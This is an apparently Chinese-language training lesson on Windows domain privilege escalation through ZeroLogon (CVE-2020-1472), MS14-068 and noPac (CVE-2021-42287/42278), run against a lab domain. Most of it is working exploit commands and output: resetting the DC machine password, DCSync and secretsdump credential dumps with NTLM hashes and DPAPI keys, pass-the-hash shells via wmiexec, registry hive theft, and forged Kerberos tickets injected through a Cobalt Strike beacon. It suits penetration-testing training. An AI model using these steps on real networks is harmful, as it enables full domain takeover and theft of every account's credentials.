

#1课时

域提权简介

Netlogon域权限提升

2020年08月12日，微软官方发布了 NetLogon 特权提升漏洞 的风险通告。攻击者通过NetLogon (MS-NRPC)，建立与域控间易受攻击的安全通道时，可利用此漏洞获取域管访问权限。成功利用此漏洞的攻击者可以在该网络中的设备上运行经特殊设计的应用程序。

漏洞编号：CVE-2020-1472

影响版本：

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2012

Windows Server 2016

Windows Server 2019

Windows Server, version 1903 (Server Core installation)

Windows Server, version 1909 (Server Core installation)

Windows Server, version 2004 (Server Core installation)

环境：域靶场

DC ip地址：10.10.10.10

1.查看域控主机名称

net group "domain controllers" /domain

域内提权漏洞

环境：域靶场

DC ip地址：10.10.10.10

1.查看域控主机名称

net group "domain controllers" /domain

2.检测漏洞是否存在

<https://github.com/SecuraBV/CVE-2020-1472.git>

```
python3 zerologon_tester.py DC 10.10.10.10
```

```

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Performing authentication attempts...
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:49158 ... OK
Success! DC can be fully compromised by a ZeroLogon attack.

```

3.漏洞利用，对域账号重置

<https://github.com/blackarrowsec/redteam-research>

```
python3 CVE-2020-1472.py DC DC$ 10.10.10.10
```

```

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[!] CVE-2020-1472 PoC by BlackArrow (Tarlogic)

Performing authentication attempts...
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135 ... OK

Success! DC can be fully compromised by a ZeroLogon attack. (attempt=433)

NetrServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b"\x01c5\x03\x01\x99\xfc\x07"
    Timestamp: 0
  ErrorCode: 0

[+] CVE-2020-1472 exploited

```

这时候可以看一下用户凭证，DC\$的hash已被置空

```
ca mimikatz 2.2.0 x64 (oe.eo)
.#####. mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:delay.com /all /csv
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] Exporting domain 'delay.com'
[rpcl] Service : ldap
[rpcl] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt 82dfc71b72a11ef37d663047bc2088fb 514
2103 mssql 161cff084477fe596a5db81874498a24 66048
1001 delay 161cff084477fe596a5db81874498a24 66048
1603 WEB$ 77e83ac7181650b7b9e25ff1a8b80ffb 4096
1105 PC$ 17f955e910a6ea3c38f91394377a8622 4096
500 Administrator 579da618cfbfa85247acf1f800a280a4 512
1002 DC$ 31d6cfe0d16ae931b73c59d7e0c089c0 532480
2603 SAMTHEADMIN-34$ b35075bea4492f00b87f6ad428b624c7 4096
2604 SAMTHEADMIN-30$ c3eba57c45cc28d639387651676b6ee0 4096
```

密文: 31d6cfe0d16ae931b73c59d7e0c089c0
类型: NTLM [帮助]

查询 加密

查询结果:
[空密码]/[Empty String]

4.获取域控用户hash

```
python3 secretsdump.py 'delay.com/DC$@10.10.10.10' -no-pass
```

```
(root@kali) [~/Desktop/impacket-master/examples]
# proxychains secretsdump.py 'delay.com/DC$@10.10.10.10' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:445
... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135
... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:491
55 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a280a4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82dfc71b72a11ef37d663047bc2088fb:::
delay:1001:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
delay.com\mssql:2103:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PC$:1105:aad3b435b51404eeaad3b435b51404ee:17f955e910a6ea3c38f91394377a8622:::
W5F8:1602:aad3b435b51404eeaad3b435b51404ee:17f955e910a6ea3c38f91394377a8622:::
```

5. wmiexec进行hash横向连接

```
python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:484c4a877bf92ab233572af847b9e530
demo\Administrator@10.10.10.10
```

```
# proxychains wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a280a4 delay/Administrator@10.10.10.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:445
... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:135
... OK
[proxychains] Strict chain ... 150.158.137.72:42495 ... 10.10.10.10:491
54 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
delay\administrator
```

6. 恢复域 - 获取hash

#获取sam数据库

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
lget system.save
lget sam.save
lget security.save
del /f system.save
del /f sam.save
del /f security.save
```

6. 恢复域 - 获取hash

#解密sam

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

```
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x05ef60aa82af728e07dc3f0db2383e11
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:77a43ee6e626b8498b01fce3039c3ccb4b843424db455fdae655967cd36b81df70153d6b18a48a8ab854f53950b8c5bac80cd4709af0f3da40d0cebd8613c503245e92eac1d1d
f40f1e597568c1311b5e0b447132ffbf5a4316706b90cf369c7e18aa7ae643c92b1ec2a5ddb840c7c87156c37d4ee5fc92af87d0dc5bc88dcdf21f64bee3d0e7867fefd079c764493b9612a4c96e2c4e614cb4cf4d7d6
2259837671361c7f9aa61a7e688b67802598570e9db7d5010fc2b21dab84fb392a1145b0edc60a81c7e460d
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:e2474b7ca001fb4d6847a6c1ece68bfb
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
dpapi_machinekey:0x2368380cf7b903e873b1945221e5dfa17d9082b8
dpapi_userkey:0x8811f26227d95b139049ccfee969a0cf4a292ad6
[*] NL$KM
0000 27 74 EB AF 08 D4 D6 3D 78 BF 05 24 C8 D8 0B 1C 't.....x..$....
0010 C5 57 EF 0F 77 4E 5C F8 2A 74 E8 4E D5 8E 4C CE .W..wN\.*t.N..L.
0020 26 32 C1 3C 9E 66 D5 A4 EC A0 6A F0 06 BF B1 94 62.<.f.....j.....
0030 3A 42 B2 4B 3E 68 33 A4 EB 67 6F 3B B0 21 D8 A4 :B.K>h3).go;.!..
NL$KM:2774ebaf08d4d63d788f0524c8d80b1cc557ef0f774e5cf82a74e84ed58e4cce2632.13c9e66d5a4eca06af006bfb1943a42b243e68334aeb676f3bb021d8a4
[*] Cleaning up ...
```

6. 恢复域 - 还原hash

<https://github.com/risksense/zerologon>

```
python3 reinstall_original_pw.py DC 192.168.5.134 e2474b7ca001fb4d6847a6c1ece68bfb
```



```

(root@kali)-[~/Desktop/zerologon-master]
# proxychains4 python3 reinstall_original_pw.py DC 10.10.10.10 e3e428c7bd9091ab10c77f34f8f7b114
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Performing authentication attempts...
NetrServerAuthenticate3Response
ServerCredential:
Data: b'\xa7_\xc7\x9eQ\x92A\xc2'
NegotiateFlags: 556793855
AccountRid: 1002
ErrorCode: 0
Decoding error detected, consider running chcp.com at the target.
The result with https://docs.python.org/3/library/codecs.html#standard-encoding
server challenge b'\xa7p\xd4hS\xcc\x1c='
session key b'\xae\xb1\x0e9\x03\xaa\rA\x9b\xc2\rj\xf7\x1c\x8b\xf6' codec
NetrServerPasswordSetResponse
ReturnAuthenticator:
Credential:
Data: b'\x01\xcf\xb9n{d\xa78'
Timestamp: 0
ErrorCode: 0
13/08/22 13:57 <DIR> 01cde781c901a200b
13/08/22 13:53 <DIR> PerfLogs
13/08/22 13:50 <DIR> Program Files
13/08/22 13:50 <DIR> Windows
Success! DC machine account should be restored to it's original value. You might want to secretsdump again
(root@kali)-[~/Desktop/zerologon-master]
#

```

MS14-068

该漏洞可能允许攻击者将未经授权的域用户账户的权限,提权到域管理员的权限。


微软官方解释:

<https://docs.microsoft.com/zh-cn/security-updates/Securitybulletins/2014/ms14-068>

漏洞原理:

Kerberos认证原理: <https://www.cnblogs.com/huamingao/p/7267423.html>

服务票据是客户端直接发送给服务器,并请求服务资源的。如果服务器没有向域控dc验证pac的话,那么客户端可以伪造域管的权限来访问服务器。



漏洞利用前提:

- 1.域控没有打MS14-068的补丁(KB3011780)
- 2.攻击者拿下了一台域内的普通计算机,并获得普通域用户以及密码/hash值, 以及用户的suid

相关工具下载:

Ms14-068.exe 下载地址:<https://github.com/abatchy17/WindowsExploits/tree/master/MS14-068>

PsExec下载地址:<https://github.com/crupper/Forensics-Tool-Wiki/blob/master/windowsTools/PsExec64.exe>


漏洞利用

- 1.首先在检测是否有MS14-068这个漏洞,通过查看是否打补丁(KB3011780)来判断是否存在漏洞,在域中补丁都是批量安装

```
beacon> shell wmic qfe
[*] Tasked beacon to run: wmic qfe
[+] host called home, sent: 39 bytes
[+] received output:
Caption                                CSName  Description      FixComments  HotFixID  InstallDate  InstalledBy      InstalledOn  Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=2534111  WIN7    Hotfix           KB2534111                                3/4/2020
http://support.microsoft.com/?kbid=2999226  WIN7    Update           KB2999226                                3/4/2020
http://support.microsoft.com/?kbid=4474419  WIN7    Security Update  KB4474419                                9/9/2021
http://support.microsoft.com                WIN7    Update           KB958488                                9/8/2021
http://support.microsoft.com/?kbid=976902   WIN7    Update           KB976902                                11/21/2010
```

2. 获取域sid

S-1-5-21-2756371121-2868759905-3853650604-1001




3. 获取域hash

由于是域普通用户，首先提权到system然后抓hash
161cff084477fe596a5db81874498a24




4. 清除当前用户票据

mimikatz kerberos::purge



5.利用ms14-068.exe提权工具生成伪造的kerberos协议认证证书


```
shell MS14-068.exe -u delay@delay.com -s S-1-5-21-2756371121-2868759905-3853650604-1001 -p 1qaz@WSX -d 10.10.10.10
```



The screenshot shows a network traffic analysis tool interface. At the top, there are tabs for '110.53.253.174', '192.168.40.148', 'csla', 'gubei', and 'WI'. Below the tabs, there are two tabs for 'Beacon 192.168.40.148@2508 X' and 'Beacon 192.168.40.148@2292 X'. The main window displays a terminal output for the beacon command:
beacon> shell ms14-068.exe -u gubei@demo.com -s S-1-5-21-263222927-2988360956-3860760884-1108 -d 192.168.40.154 -p vulnstack4...
[*] Tasked beacon to run: ms14-068.exe -u gubei@demo.com -s S-1-5-21-263222927-2988360956-3860760884-1108 -d 192.168.40.154 -p vulnstack4...
[+] host called home, sent: 144 bytes
[+] received output:
[+] Building AS-REQ for 192.168.40.154... Done!
[+] Sending AS-REQ to 192.168.40.154... Done!
[+] Receiving AS-REP from 192.168.40.154... Done!
[+] Parsing AS-REP from 192.168.40.154... Done!
[+] Building TGS-REQ for 192.168.40.154... Done!
[+] Sending TGS-REQ to 192.168.40.154... Done!
[+] Receiving TGS-REP from 192.168.40.154... Done!
[+] Parsing TGS-REP from 192.168.40.154... Done!
[+] Creating ccache file 'TGT_gubei@demo.com.ccache'... Done!

6.利用mimikatz.exe将证书写入，从而提升为域管理员

```
mimikatz kerberos::ptc TGT_gubei@demo.com.ccache
```



The screenshot shows a terminal window with the following output:
beacon> mimikatz kerberos::ptc TGT_gubei@demo.com.ccache
[*] Tasked beacon to run mimikatz's kerberos::ptc TGT_gubei@demo.com.ccache command
[+] host called home, sent: 787055 bytes
[+] received output:

Principal : (01) : gubei ; @ DEMO.COM

Data 0

Start/End/MaxRenew: 2021/12/8 11:01:51 ; 2021/12/8 21:01:51 ; 2021/12/15 11:01:51
Service Name (01) : krbtgt ; DEMO.COM ; @ DEMO.COM
Target Name (01) : krbtgt ; DEMO.COM ; @ DEMO.COM
Client Name (01) : gubei ; @ DEMO.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
Session Key : 0x00000017 - rc4_hmac_nt
655294e126cdf07a2da58f638a550bce
Ticket : 0x00000000 - null ; kvno = 2 [...]
* Injecting ticket : OK

[WIN7] gubei/2508 (x64)
beacon>

7.再次列出域控制器的C盘目录,成功访问域控的C盘,说明普通域用户提权成功

```
C:\Users\gubei.DEMO\Desktop>dir \\dc\c$
```

驱动器 \\dc\c\$ 中的卷没有标签。

卷的序列号是 702B-0D1B

\\dc\c\$ 的目录

```
2021/11/30  11:06    <DIR>                $SNAP_202111301106_VOLUMEC$
2021/12/01  15:38    <DIR>                $SNAP_202112011537_VOLUMEC$
2021/09/10  15:02             630  10-2021-09_-02-42_DC.cab
2021/04/24  22:18    <DIR>                a4940dc20db33d1b957f9f69fa
2021/12/01  21:13             33  aa.txt
2021/10/14  14:51    <DIR>                ce8f1d19b0830b6615fb1b644011b4
2021/12/01  20:38    <DIR>                ifm
2020/11/04  14:12      443,650  Invoke-NinjaCopy.ps1
2021/12/01  20:40    <DIR>                ntds
2021/12/01  21:26    33,587,200  ntds.dit
```

cve-2021-42287/cve-2021-42278

漏洞介绍

1、CVE-2021-42278

一般来说，机器账号的名字应该以\$符号结尾的。例如DC\$表示DC这台主机的账户名。但是微软只是进行了规定，并没有验证程序对用户创建的用户名进行验证，也就是说，创建DC用户名完全是可以的。（这里指的是机器账号的sAMAccountName属性）

2、CVE-2021-42287

结合上面那个漏洞，如果创建了一个用户名为DC的账户，此时使用这个账户去申请一张TGT票据，然后在申请ST之前，将这个账户名修改掉或者删除掉，那么在进行申请ST的时候，KDC在进行验证时就查不到这个账户，此时KDC就会去查找DC\$这个账户，如果这个账户存在的话，最终返回的就是DC\$这个账户申请的ST。也就相当于获取到了域控账户申请的高权限服务票据。

漏洞影响范围

```
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows Server, version 20H2 (Server Core Installation)
Windows Server, version 2004 (Server Core installation)
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows Server 2019 (Server Core installation)
Windows Server 2019
```

需要一个域用户

获取dc shell

```
python3 sam_the_admin.py x.x/x:x -dc-ip x.x.x.x -shell
```

检查漏洞是否存在

```
.\noPac.exe scan -domain x.x.x -user x -pass 'x'
```

获取shell

```
